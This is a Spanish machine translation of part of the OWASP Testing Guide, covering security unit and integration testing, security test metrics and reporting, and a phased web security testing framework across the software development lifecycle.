Los desarrolladores que cuentan con una herramienta de análisis de código fuente integrada en su IDE, estándares de codificación segura y un marco de pruebas unitarias de seguridad pueden evaluar y verificar la seguridad de los componentes de software que se están desarrollando.
Se pueden ejecutar casos de prueba de seguridad para identificar posibles problemas de seguridad que tienen causas fundamentales en el código fuente: además de la validación de entrada y salida de los parámetros que entran y salen de los componentes, estos problemas incluyen comprobaciones de autenticación y autorización realizadas por el componente, protección de los datos dentro del componente, manejo seguro de excepciones y errores, y auditoría y registro seguros. Los marcos de pruebas unitarias como JUnit, NUnit y CUnit se pueden adaptar para verificar los requisitos de las pruebas de seguridad. En el caso de las pruebas funcionales de seguridad, las pruebas a nivel unitario pueden probar la funcionalidad de los controles de seguridad a nivel de componentes de software, como funciones, métodos o clases. Por ejemplo, un caso de prueba podría validar la validación de entradas y salidas (por ejemplo, saneamiento de variables) y verificaciones de límites para variables al afirmar la funcionalidad esperada del componente.

Los escenarios de amenazas identificados con casos de uso y mal uso se pueden utilizar para documentar los procedimientos para probar componentes de software. En el caso de los componentes de autenticación, por ejemplo, las pruebas unitarias de seguridad pueden afirmar la funcionalidad de configurar un bloqueo de cuenta, así como el hecho de que no se puede abusar de los parámetros de entrada del usuario para evitar el bloqueo de cuenta (por ejemplo, configurando el contador de bloqueo de cuenta en un numero negativo).

A nivel de componente, las pruebas unitarias de seguridad pueden validar aserciones positivas y negativas, como errores y manejo de excepciones. Las excepciones deben detectarse sin dejar el sistema en un estado inseguro, como una posible denegación de servicio causada por recursos que no se desasignan (por ejemplo, identificadores de conexión no cerrados dentro de un bloque de declaración final), así como una posible elevación de privilegios (por ejemplo, , privilegios más altos adquiridos antes de que se produzca la excepción y no se restablecen al nivel anterior antes de salir de la función). El manejo seguro de errores puede validar la posible divulgación de información a través de mensajes de error informativos y seguimientos de pila.

Los casos de prueba de seguridad a nivel unitario pueden ser desarrollados por un ingeniero de seguridad que sea experto en la materia de seguridad del software y también sea responsable de validar que los problemas de seguridad en el código fuente se hayan solucionado y se puedan registrar en la compilación del sistema integrado. Por lo general, el administrador de las compilaciones de la aplicación también se asegura de que las bibliotecas de terceros y los archivos ejecutables sean evaluados en busca de posibles vulnerabilidades antes de integrarlos en la compilación de la aplicación.

Machine Translated by Google

Los escenarios de amenazas para vulnerabilidades comunes que tienen causas fundamentales en la codificación insegura también se pueden documentar en la guía de pruebas de seguridad del desarrollador. Cuando se implementa una solución para un defecto de codificación identificado con el análisis del código fuente, por ejemplo, los casos de prueba de seguridad pueden verificar que la implementación del cambio de código sigue los requisitos de codificación segura documentados en los estándares de codificación segura.

El análisis del código fuente y las pruebas unitarias pueden validar que el cambio de código mitiga la vulnerabilidad expuesta por el defecto de codificación previamente identificado. Los resultados del análisis de código seguro automatizado también se pueden utilizar como puertas de registro automático para el control de versiones; por ejemplo, los artefactos de software no se pueden registrar en la compilación con problemas de codificación de gravedad alta o media.

Pruebas de seguridad de los probadores funcionales

Pruebas de seguridad durante la fase de integración y validación: pruebas del sistema integrado y pruebas de funcionamiento

El principal objetivo de las pruebas de sistemas integrados es validar el concepto de “defensa en profundidad”, es decir, que la implementación de controles de seguridad proporcione seguridad en diferentes capas. Por ejemplo, la falta de validación de entrada al llamar a un componente integrado con la aplicación suele ser un factor que se puede probar con pruebas de integración.

El entorno de prueba del sistema de integración es también el primer entorno donde los evaluadores pueden simular escenarios de ataque reales que podrían ser ejecutados por un usuario interno o externo malintencionado de la aplicación. Las pruebas de seguridad en este nivel pueden validar si las vulnerabilidades son reales y pueden ser aprovechadas por los atacantes. Por ejemplo, una vulnerabilidad potencial encontrada en el código fuente puede calificarse como de alto riesgo debido a la exposición a posibles usuarios malintencionados, así como por el impacto potencial (por ejemplo, acceso a información confidencial).

Los escenarios de ataques reales se pueden probar tanto con técnicas de prueba manuales como con herramientas de prueba de penetración. Las pruebas de seguridad de este tipo también se denominan pruebas de piratería ética. Desde la perspectiva de las pruebas de seguridad, estas son pruebas basadas en riesgos y tienen el objetivo de probar la aplicación en el entorno operativo. El objetivo es la compilación de la aplicación que es representativa de la versión de la aplicación que se implementa en producción.

Incluir pruebas de seguridad en la fase de integración y validación es fundamental para identificar vulnerabilidades debidas a la integración de componentes, así como para validar la exposición de dichas vulnerabilidades. Las pruebas de seguridad de aplicaciones requieren un conjunto especializado de habilidades, que incluyen conocimientos de software y seguridad, que no son típicos de los ingenieros de seguridad. Como resultado, a menudo se requiere que las organizaciones capaciten a sus desarrolladores de software en técnicas de piratería ética y procedimientos y herramientas de evaluación de seguridad. Un escenario realista es desarrollar dichos recursos internamente y documentarlos en guías y procedimientos de pruebas de seguridad que tengan en cuenta el conocimiento de pruebas de seguridad del desarrollador. Una llamada “hoja de referencia o lista de verificación de casos de prueba de seguridad”, por ejemplo, puede proporcionar casos de prueba simples y vectores de ataque que los evaluadores pueden utilizar para validar la exposición a vulnerabilidades comunes como suplantación de identidad, divulgación de información, desbordamientos de búfer, cadenas de formato, SQL. inyección e inyección XSS, XML, SOAP, problemas de canonicalización, denegación de servicio y código administrado y controles ActiveX (por ejemplo, .NET). Una primera batería de estas pruebas se puede realizar manualmente con unos conocimientos muy básicos de seguridad del software.

El primer objetivo de las pruebas de seguridad podría ser la validación de un conjunto de requisitos mínimos de seguridad. Estos casos de prueba de seguridad pueden consistir en forzar manualmente la aplicación a estados de error y excepcionales y recopilar conocimientos a partir del comportamiento de la aplicación. Por ejemplo, las vulnerabilidades de inyección de SQL se pueden probar manualmente inyectando vectores de ataque a través de la entrada del usuario y verificando si las excepciones de SQL se devuelven al usuario. La evidencia de un error de excepción de SQL puede ser una manifestación de una vulnerabilidad que puede explotarse.

Una prueba de seguridad más profunda puede requerir el conocimiento del evaluador de técnicas y herramientas de prueba especializadas. Además del análisis del código fuente y las pruebas de penetración, estas técnicas incluyen, por ejemplo: código fuente e inyección de fallas binarias, análisis de propagación de fallas y cobertura de código, pruebas fuzz e ingeniería inversa. La guía de pruebas de seguridad debe proporcionar procedimientos y recomendar herramientas que puedan utilizar los evaluadores de seguridad para realizar evaluaciones de seguridad tan profundas.

El siguiente nivel de pruebas de seguridad después de las pruebas del sistema de integración es realizar pruebas de seguridad en el entorno de aceptación del usuario. Existen ventajas únicas al realizar pruebas de seguridad en el entorno operativo. El entorno de prueba de aceptación del usuario (UAT) es el más representativo de la configuración de la versión, con la excepción de los datos (por ejemplo, se utilizan datos de prueba en lugar de datos reales). Una característica de las pruebas de seguridad en UAT es la prueba de

Machine Translated by Google

Problemas de configuración de seguridad. En algunos casos, estas vulnerabilidades pueden representar altos riesgos. Por ejemplo, es posible que el servidor que aloja la aplicación web no esté configurado con privilegios mínimos, un certificado SSL válido y una configuración segura, servicios esenciales deshabilitados y un directorio raíz web limpio de páginas web de prueba y administración.

Análisis e informes de datos de pruebas de seguridad

Objetivos para las métricas y mediciones de las pruebas de seguridad

Definir los objetivos para las métricas y mediciones de las pruebas de seguridad es un requisito previo para utilizar los datos de las pruebas de seguridad para los procesos de gestión y análisis de riesgos. Por ejemplo, una medida, como el número total de vulnerabilidades encontradas en las pruebas de seguridad, podría cuantificar la postura de seguridad de la aplicación. Estas mediciones también ayudan a identificar objetivos de seguridad para las pruebas de seguridad del software, por ejemplo, reducir la cantidad de vulnerabilidades a un número mínimo aceptable antes de implementar la aplicación en producción.

Otro objetivo manejable podría ser comparar la postura de seguridad de las aplicaciones con una línea de base para evaluar las mejoras en los procesos de seguridad de las aplicaciones. Por ejemplo, la línea base de métricas de seguridad podría consistir en una aplicación que se probó únicamente con pruebas de penetración. Los datos de seguridad obtenidos de una aplicación que también fue probada durante la codificación deberían mostrar una mejora (por ejemplo, menos vulnerabilidades) en comparación con la
base.

En las pruebas de software tradicionales, la cantidad de defectos de software, como los errores encontrados en una aplicación, podría proporcionar una medida de la calidad del software. De manera similar, las pruebas de seguridad pueden proporcionar una medida de seguridad del software. Desde la perspectiva de la gestión de defectos y la generación de informes, las pruebas de seguridad y calidad del software pueden utilizar categorizaciones similares para las causas fundamentales y los esfuerzos de corrección de defectos. Desde la perspectiva de la causa raíz, un defecto de seguridad puede deberse a un error de diseño (por ejemplo, fallos de seguridad) o a un error de codificación (por ejemplo, un error de seguridad). Desde la perspectiva del esfuerzo necesario para solucionar un defecto, tanto los defectos de seguridad como los de calidad se pueden medir en términos de horas de desarrollador para implementar la solución, las herramientas y recursos necesarios y el costo de implementar la solución.

Una característica de los datos de pruebas de seguridad, en comparación con los datos de calidad, es la categorización en términos de amenaza, exposición de la vulnerabilidad y el impacto potencial que plantea la vulnerabilidad para determinar el riesgo. Probar la seguridad de las aplicaciones consiste en gestionar los riesgos técnicos para asegurarse de que las contramedidas de la aplicación cumplan con niveles aceptables. Por este motivo, los datos de las pruebas de seguridad deben respaldar la estrategia de riesgos de seguridad en los puntos de control críticos durante el SDLC. Por ejemplo, las vulnerabilidades encontradas en el código fuente con el análisis del código fuente representan una medida inicial de riesgo.
Se puede calcular una medida de riesgo (por ejemplo, alto, medio, bajo) para la vulnerabilidad determinando los factores de exposición y probabilidad, y validando la vulnerabilidad con pruebas de penetración. Las métricas de riesgo asociadas a las vulnerabilidades encontradas con las pruebas de seguridad permiten a la gestión empresarial tomar decisiones de gestión de riesgos, como decidir si los riesgos pueden aceptarse, mitigarse o transferirse a diferentes niveles dentro de la organización (por ejemplo, riesgos comerciales y técnicos).

Al evaluar la situación de seguridad de una aplicación, es importante tener en cuenta ciertos factores, como el tamaño de la aplicación que se está desarrollando. Se ha demostrado estadísticamente que el tamaño de la aplicación está relacionado con la cantidad de problemas encontrados en la aplicación durante las pruebas. Dado que las pruebas reducen los problemas, es lógico que las aplicaciones de mayor tamaño se prueben con más frecuencia que las aplicaciones de menor tamaño.

Cuando las pruebas de seguridad se realizan en varias fases del SDLC, los datos de la prueba pueden demostrar la capacidad de las pruebas de seguridad para detectar vulnerabilidades tan pronto como se introducen. Los datos de prueba también pueden demostrar la eficacia de eliminar las vulnerabilidades mediante la implementación de contramedidas en diferentes puntos de control del SDLC. Una medición de este tipo también se define como "métricas de contención" y proporciona una medida de la capacidad de una evaluación de seguridad realizada en cada fase del proceso de desarrollo para mantener la seguridad dentro de cada fase. Estas métricas de contención también son un factor crítico para reducir el costo de corregir las vulnerabilidades. Es menos costoso abordar las vulnerabilidades en la misma fase del SDLC en la que se encuentran, en lugar de solucionarlas más tarde en otra fase.

Las métricas de las pruebas de seguridad pueden respaldar el análisis de gestión de riesgos, costos y defectos de seguridad cuando están asociadas con objetivos tangibles y cronometrados como:

- Reducir el número total de vulnerabilidades en un 30%.
- Solucionar problemas de seguridad antes de una fecha límite determinada (por ejemplo, antes del lanzamiento beta).

Machine Translated by Google

Los datos de las pruebas de seguridad pueden ser absolutos, como la cantidad de vulnerabilidades detectadas durante la revisión manual del código, así como comparativos, como la cantidad de vulnerabilidades detectadas en las revisiones de código en comparación con las pruebas de penetración. Para responder preguntas sobre la calidad del proceso de seguridad, es importante determinar una línea de base de lo que podría considerarse aceptable y bueno.

Los datos de las pruebas de seguridad también pueden respaldar objetivos específicos del análisis de seguridad. Estos objetivos podrían ser el cumplimiento de las regulaciones de seguridad y los estándares de seguridad de la información, la gestión de los procesos de seguridad, la identificación de las causas fundamentales de la seguridad y las mejoras de los procesos, y el análisis de los costos y beneficios de la seguridad.

Cuando se informan datos de pruebas de seguridad, se deben proporcionar métricas para respaldar el análisis. El alcance del análisis es la interpretación de los datos de prueba para encontrar pistas sobre la seguridad del software que se está produciendo, así como la efectividad del proceso.

Algunos ejemplos de pistas respaldadas por datos de pruebas de seguridad pueden ser:

- ¿Se reducen las vulnerabilidades a un nivel aceptable para su liberación?
- ¿Cómo se compara la calidad de seguridad de este producto con productos de software similares?
- ¿Se cumplen todos los requisitos de las pruebas de seguridad?
- ¿Cuáles son las principales causas fundamentales de los problemas de seguridad?
- ¿Cuán numerosos son los fallos de seguridad en comparación con los errores de seguridad?
- ¿Qué actividad de seguridad es más eficaz para encontrar vulnerabilidades?
- ¿Qué equipo es más productivo a la hora de solucionar defectos y vulnerabilidades de seguridad?
- ¿Qué porcentaje de las vulnerabilidades generales son de alto riesgo?
- ¿Qué herramientas son más efectivas para detectar vulnerabilidades de seguridad?
- ¿Qué tipo de pruebas de seguridad son más efectivas para encontrar vulnerabilidades (por ejemplo, pruebas de caja blanca versus pruebas de caja negra)?
- ¿Cuántos problemas de seguridad se encuentran durante las revisiones de códigos seguros?
- ¿Cuántos problemas de seguridad se encuentran durante las revisiones de diseño seguro?

Para poder emitir un juicio sólido utilizando los datos de prueba, es importante tener una buena comprensión del proceso de prueba, así como de las herramientas de prueba. Se debe adoptar una taxonomía de herramientas para decidir qué herramientas de seguridad utilizar. Las herramientas de seguridad pueden calificarse como buenas para encontrar vulnerabilidades comunes y conocidas cuando se dirigen a diferentes artefactos.

Es importante tener en cuenta que los problemas de seguridad desconocidos no se prueban. El hecho de que una prueba de seguridad esté libre de problemas no significa que el software o la aplicación sea bueno.

Incluso las herramientas de automatización más sofisticadas no son rival para un evaluador de seguridad experimentado. Confiar únicamente en los resultados exitosos de las pruebas realizadas con herramientas automatizadas dará a los profesionales de la seguridad una falsa sensación de seguridad. Por lo general, cuanto más experiencia tengan los evaluadores de seguridad con la metodología y las herramientas de prueba de seguridad, mejores serán los resultados de la prueba y el análisis de seguridad. Es importante que los gerentes que invierten en herramientas de pruebas de seguridad también consideren invertir en la contratación de recursos humanos capacitados, así como capacitación en pruebas de seguridad.

Requisitos de informes

La postura de seguridad de una aplicación se puede caracterizar desde la perspectiva del efecto, como el número de vulnerabilidades y la clasificación de riesgo de las vulnerabilidades, así como desde la perspectiva de la causa u origen, como errores de codificación, fallas arquitectónicas. y problemas de configuración.

Las vulnerabilidades se pueden clasificar según diferentes criterios. La métrica de gravedad de la vulnerabilidad más utilizada es el Sistema de puntuación de vulnerabilidad común. (CVSS), un estándar mantenido por el Foro de Equipos de Seguridad y Respuesta a Incidentes (FIRST).

Al informar datos de pruebas de seguridad, la mejor práctica es incluir la siguiente información:

- una categorización de cada vulnerabilidad por tipo;
- la amenaza de seguridad a la que está expuesto cada problema;

Machine Translated by Google

- la causa raíz de cada problema de seguridad, como el error o la falla;
- cada técnica de prueba utilizada para encontrar los problemas;
- la remediación o contramedida para cada vulnerabilidad; y
- la clasificación de gravedad de cada vulnerabilidad (por ejemplo, puntuación alta, media, baja o CVSS).

Al describir cuál es la amenaza a la seguridad, será posible comprender si el control de mitigación es ineficaz para mitigar la amenaza y por qué.

Informar la causa raíz del problema puede ayudar a identificar lo que debe solucionarse. En el caso de las pruebas de caja blanca, por ejemplo, la causa principal de la seguridad del software de la vulnerabilidad será el código fuente infractor.

Una vez que se informan los problemas, también es importante brindar orientación al desarrollador de software sobre cómo volver a realizar pruebas y encontrar la vulnerabilidad. Esto podría implicar el uso de una técnica de prueba de caja blanca (por ejemplo, revisión del código de seguridad con un analizador de código estático) para determinar si el código es vulnerable. Si se puede encontrar una vulnerabilidad mediante una prueba de penetración de caja negra, el informe de prueba también debe proporcionar información sobre cómo validar la exposición de la vulnerabilidad al front-end (por ejemplo, el cliente).

La información sobre cómo solucionar la vulnerabilidad debe ser lo suficientemente detallada como para que un desarrollador pueda implementar una solución. Debe proporcionar ejemplos de codificación segura, cambios de configuración y referencias adecuadas.

Finalmente, la calificación de gravedad contribuye al cálculo de la calificación de riesgo y ayuda a priorizar el esfuerzo de remediación.
Normalmente, asignar una calificación de riesgo a la vulnerabilidad implica un análisis de riesgo externo basado en factores como el impacto y la exposición.

Casos de negocios

Para que las métricas de las pruebas de seguridad sean útiles, deben proporcionar valor a las partes interesadas de los datos de las pruebas de seguridad de la organización. Las partes interesadas pueden incluir directores de proyectos, desarrolladores, oficinas de seguridad de la información, auditores y directores de información. El valor puede estar en términos del caso de negocio que tiene cada parte interesada del proyecto, en términos de rol y responsabilidad.

Los desarrolladores de software analizan los datos de las pruebas de seguridad para demostrar que el software está codificado de forma segura y eficiente. Esto les permite defender el uso de herramientas de análisis de código fuente, seguir estándares de codificación segura y asistir a capacitación en seguridad de software.

Los gerentes de proyectos buscan datos que les permitan administrar y utilizar con éxito las actividades y recursos de pruebas de seguridad de acuerdo con el plan del proyecto. Para los gerentes de proyectos, los datos de las pruebas de seguridad pueden mostrar que los proyectos van según lo programado y avanzan según el objetivo de las fechas de entrega, y que están mejorando durante las pruebas.

Los datos de las pruebas de seguridad también ayudan al argumento comercial para las pruebas de seguridad si la iniciativa proviene de los oficiales de seguridad de la información (ISO). Por ejemplo, puede proporcionar evidencia de que las pruebas de seguridad durante el SDLC no afectan la entrega del proyecto, sino que reducen la carga de trabajo general necesaria para abordar las vulnerabilidades más adelante en la producción.

Para los auditores de cumplimiento, las métricas de las pruebas de seguridad brindan un nivel de garantía de seguridad del software y confianza en que el cumplimiento de los estándares de seguridad se aborda a través de los procesos de revisión de seguridad dentro de la organización.

Finalmente, los directores de información (CIO) y los directores de seguridad de la información (CISO), que son responsables del presupuesto que debe asignarse en recursos de seguridad, buscan derivar un análisis de costo-beneficio a partir de los datos de las pruebas de seguridad. Esto les permite tomar decisiones informadas sobre en qué actividades y herramientas de seguridad invertir. Una de las métricas que respalda dicho análisis es el retorno de la inversión (ROI) en seguridad. Para derivar dichas métricas a partir de los datos de las pruebas de seguridad, es importante cuantificar el diferencial entre el riesgo, debido a la exposición de vulnerabilidades, y la efectividad de las pruebas de seguridad para mitigar el riesgo de seguridad, y luego factorizar esta brecha con el costo de la seguridad. actividad de prueba o las herramientas de prueba adoptadas.

Referencias

- Encuesta de 2002 del Instituto Nacional de Estándares de EE. UU. (NIST) sobre el costo del software inseguro para la economía de EE. UU. debido a pruebas de software inadecuadas

Machine Translated by Google

El marco de pruebas de OWASP

3.1 El marco de pruebas de seguridad web

3.2 Fase 1 antes de que comience el desarrollo

3.3 Fase 2 durante la definición y el diseño

3.4 Fase 3 durante el desarrollo

3.5 Fase 4 durante la implementación

3.6 Fase 5 durante el mantenimiento y las operaciones

3.7 Un flujo de trabajo de prueba típico de SDLC

3.8 Metodologías de pruebas de penetración

Machine Translated by Google

El marco de pruebas de seguridad web

Descripción general

Esta sección describe un marco de prueba típico que se puede desarrollar dentro de una organización. Puede verse como un marco de referencia compuesto por técnicas y tareas que son apropiadas en varias fases del ciclo de vida del desarrollo de software (SDLC). Las empresas y los equipos de proyectos pueden utilizar este modelo para desarrollar su propio marco de pruebas y evaluar los servicios de pruebas de los proveedores. Este marco no debe verse como prescriptivo, sino como un enfoque flexible que puede ampliarse y moldearse para adaptarse a la cultura y el proceso de desarrollo de una organización.

Esta sección tiene como objetivo ayudar a las organizaciones a construir un proceso de prueba estratégico completo y no está dirigida a consultores o contratistas que tienden a participar en áreas de prueba más tácticas y específicas.

Es fundamental comprender por qué la creación de un marco de pruebas de un extremo a otro es crucial para evaluar y mejorar la seguridad del software. En Writing Secure Code, Howard y LeBlanc señalan que emitir un boletín de seguridad le cuesta a Microsoft al menos 100.000 dólares, y a sus clientes en conjunto les cuesta mucho más que eso implementar los parches de seguridad. También señalan que el sitio web CyberCrime del gobierno de EE. UU. detalla casos criminales recientes y la pérdida para las organizaciones. Las pérdidas típicas superan con creces los 100.000 dólares estadounidenses.

Con economías como estas, no es de extrañar por qué los proveedores de software pasan de realizar únicamente pruebas de seguridad de caja negra, que sólo se pueden realizar en aplicaciones que ya han sido desarrolladas, a concentrarse en las pruebas en los primeros ciclos de desarrollo de aplicaciones, como durante definición, diseño y desarrollo.

Muchos profesionales de la seguridad todavía ven las pruebas de seguridad en el ámbito de las pruebas de penetración. Como se analizó en el capítulo anterior, si bien las pruebas de penetración tienen un papel que desempeñar, generalmente son ineficientes para encontrar errores y dependen excesivamente de la habilidad del evaluador. Sólo debe considerarse como una técnica de implementación o para crear conciencia sobre problemas de producción. Para mejorar la seguridad de las aplicaciones, se debe mejorar la calidad de seguridad del software. Eso significa probar la seguridad durante las etapas de definición, diseño, desarrollo, implementación y mantenimiento, y no depender de la costosa estrategia de esperar hasta que el código esté completamente construido.

Como se analizó en la introducción de este documento, existen muchas metodologías de desarrollo, como el Proceso Unificado Racional, el desarrollo extremo y ágil, y las metodologías tradicionales en cascada. La intención de esta guía no es sugerir una metodología de desarrollo en particular ni proporcionar orientación específica que se adhiera a alguna metodología en particular. En cambio, presentamos un modelo de desarrollo genérico y el lector debe seguirlo de acuerdo con el proceso de su empresa.

Este marco de prueba consta de actividades que deben llevarse a cabo:

- Antes de que comience el desarrollo,
- Durante la definición y el diseño,
- Durante el desarrollo,
- Durante el despliegue y
- Durante el mantenimiento y las operaciones.

Fase 1 Antes de que comience el desarrollo Fase 1.1 Definir un SDLC

Antes de comenzar el desarrollo de aplicaciones, se debe definir un SDLC adecuado donde la seguridad sea inherente a cada etapa.

Fase 1.2 Revisión de políticas y estándares

Asegúrese de que existan políticas, estándares y documentación adecuados. La documentación es extremadamente importante ya que brinda a los equipos de desarrollo pautas y políticas que pueden seguir. La gente sólo puede hacer lo correcto

Machine Translated by Google

si saben qué es lo correcto.

Si la aplicación se va a desarrollar en Java, es fundamental que exista un estándar de codificación segura Java. Si la aplicación va a utilizar criptografía, es fundamental que exista un estándar de criptografía. Ninguna política o estándar puede cubrir todas las situaciones que enfrentará el equipo de desarrollo. Al documentar los problemas comunes y predecibles, será necesario tomar menos decisiones durante el proceso de desarrollo.

Fase 1.3 Desarrollar criterios de medición y métricas y garantizar la trazabilidad

Antes de que comience el desarrollo, planifique el programa de medición. Al definir los criterios que deben medirse, proporciona visibilidad de los defectos tanto en el proceso como en el producto. Es esencial definir las métricas antes de que comience el desarrollo, ya que puede ser necesario modificar el proceso para capturar los datos.

Fase 2 Durante la definición y el diseño Fase

2.1 Revisar los requisitos de seguridad

Los requisitos de seguridad definen cómo funciona una aplicación desde una perspectiva de seguridad. Es esencial que se prueben los requisitos de seguridad. En este caso, probar significa probar las suposiciones que se hacen en los requisitos y probar para ver si hay lagunas en las definiciones de los requisitos.

Por ejemplo, si existe un requisito de seguridad que establece que los usuarios deben estar registrados antes de poder acceder a la sección de documentos técnicos de un sitio web, ¿significa esto que el usuario debe estar registrado en el sistema o debe estar autenticado? Asegúrese de que los requisitos sean lo más inequívocos posible.

Al buscar lagunas en los requisitos, considere buscar mecanismos de seguridad como:

- Gestión de usuarios
- Autenticación
- Autorización
- Confidencialidad de los datos
- Integridad
- Responsabilidad
- Gestión de sesiones
- Seguridad en el transporte
- Segregación del sistema por niveles
- Cumplimiento legislativo y de estándares (incluidos estándares de privacidad, gubernamentales y de la industria)

Fase 2.2 Revisión del diseño y la arquitectura

Las aplicaciones deben tener un diseño y una arquitectura documentados. Esta documentación puede incluir modelos, documentos textuales y otros artefactos similares. Es esencial probar estos artefactos para garantizar que el diseño y la arquitectura apliquen el nivel adecuado de seguridad tal como se define en los requisitos.

Identificar fallas de seguridad en la fase de diseño no es solo uno de los lugares más rentables para identificar fallas, sino que también puede ser uno de los lugares más efectivos para realizar cambios. Por ejemplo, si se identifica que el diseño requiere que las decisiones de autorización se tomen en múltiples lugares, puede ser apropiado considerar un componente de autorización central. Si la aplicación realiza la validación de datos en varios lugares, puede ser apropiado desarrollar un marco de validación central (es decir, arreglar la validación de entrada en un solo lugar, en lugar de en cientos de lugares, es mucho más barato).

Si se descubren debilidades, se deben comunicar al arquitecto del sistema para que adopte enfoques alternativos.

Fase 2.3 Crear y revisar modelos UML

Una vez que se completen el diseño y la arquitectura, cree modelos de lenguaje de modelado unificado (UML) que describan cómo funciona la aplicación. En algunos casos, es posible que ya estén disponibles. Utilice estos modelos para confirmar con los diseñadores de sistemas una comprensión exacta de cómo funciona la aplicación. Si se descubren debilidades, se deben comunicar al arquitecto del sistema para que adopte enfoques alternativos.

Machine Translated by Google

Fase 2.4 Crear y revisar modelos de amenazas

Armado con revisiones de diseño y arquitectura y modelos UML que explican exactamente cómo funciona el sistema, realice un ejercicio de modelado de amenazas. Desarrollar escenarios de amenazas realistas. Analice el diseño y la arquitectura para garantizar que estas amenazas hayan sido mitigadas, aceptadas por la empresa o asignadas a un tercero, como una empresa de seguros. Cuando las amenazas identificadas no tengan estrategias de mitigación, revise el diseño y la arquitectura con el arquitecto de sistemas para modificar el diseño.

Fase 3 durante el desarrollo

Teóricamente, el desarrollo es la implementación de un diseño. Sin embargo, en el mundo real, muchas decisiones de diseño se toman durante el desarrollo del código. A menudo se trata de decisiones menores que eran demasiado detalladas para ser descritas en el diseño, o cuestiones para las que no se ofrecía ninguna política o orientación estándar. Si el diseño y la arquitectura no fueran los adecuados, el desarrollador se enfrentará a muchas decisiones. Si no hubiera políticas y estándares suficientes, el desarrollador se enfrentará a aún más decisiones.

Tutorial del código de la fase 3.1

El equipo de seguridad debe realizar un recorrido por el código con los desarrolladores y, en algunos casos, con los arquitectos del sistema. Un tutorial de código es una mirada de alto nivel al código durante la cual los desarrolladores pueden explicar la lógica y el flujo del código implementado. Permite al equipo de revisión del código obtener una comprensión general del código y permite a los desarrolladores explicar por qué ciertas cosas se desarrollaron de la forma en que fueron.

El propósito no es realizar una revisión de código, sino comprender a alto nivel el flujo, el diseño y la estructura del código que conforma la aplicación.

Revisiones de código de fase 3.2

Armado con una buena comprensión de cómo está estructurado el código y por qué ciertas cosas se codificaron de la forma en que estaban, el evaluador ahora puede examinar el código real en busca de defectos de seguridad.

Las revisiones de código estático validan el código con un conjunto de listas de verificación, que incluyen:

- Requisitos comerciales de disponibilidad, confidencialidad e integridad; Guía OWASP o Listas
- de verificación de las 10 mejores para exposiciones técnicas (dependiendo de la profundidad de la revisión); Cuestiones específicas
- relacionadas con el lenguaje o marco en uso, como el documento Scarlet para PHP o las listas de verificación de Microsoft Secure Coding para ASP.NET; y Cualquier requisito específico de la industria,
- como Sarbanes-Oxley 404, COPPA, ISO/IEC 27002, APRA, HIPAA, pautas de Visa Merchant u otros regímenes regulatorios.

En términos de retorno de los recursos invertidos (principalmente tiempo), las revisiones de código estático producen retornos de calidad mucho más altos que cualquier otro método de revisión de seguridad y dependen menos de la habilidad del revisor. Sin embargo, no son una solución milagrosa y deben considerarse cuidadosamente dentro de un régimen de pruebas de espectro completo.

Para obtener más detalles sobre las listas de verificación de OWASP, consulte la última edición del OWASP Top 10.

Fase 4 Durante la implementación Fase 4.1

Prueba de penetración de aplicaciones

Después de probar los requisitos, analizar el diseño y realizar la revisión del código, se puede suponer que se han detectado todos los problemas. Con suerte, este es el caso, pero las pruebas de penetración de la aplicación después de su implementación proporcionan una verificación adicional para garantizar que no se haya pasado nada por alto.

Fase 4.2 Prueba de gestión de la configuración La prueba de

penetración de la aplicación debe incluir un examen de cómo se implementó y aseguró la infraestructura. Es importante revisar los aspectos de configuración, por pequeños que sean, para asegurarse de que ninguno quede en una configuración predeterminada que pueda ser vulnerable a la explotación.

Machine Translated by Google

Fase 5 durante el mantenimiento y las operaciones Fase

5.1 Realizar revisiones de la gestión operativa Es necesario

implementar un proceso que detalle cómo se gestiona el lado operativo tanto de la aplicación como de la infraestructura.

Fase 5.2 Realizar controles de salud periódicos

Se deben realizar controles de estado mensuales o trimestrales tanto en la aplicación como en la infraestructura para garantizar que no se hayan introducido nuevos riesgos de seguridad y que el nivel de seguridad aún esté intacto.

Fase 5.3 Garantizar la verificación de cambios

Después de que cada cambio haya sido aprobado y probado en el entorno de control de calidad y desplegado en el entorno de producción, es vital que se verifique el cambio para garantizar que el nivel de seguridad no se haya visto afectado por el cambio. Esto debería integrarse en el proceso de gestión del cambio.

Un flujo de trabajo de prueba típico de SDLC

La siguiente figura muestra un flujo de trabajo de prueba SDLC típico.

Machine Translated by Google

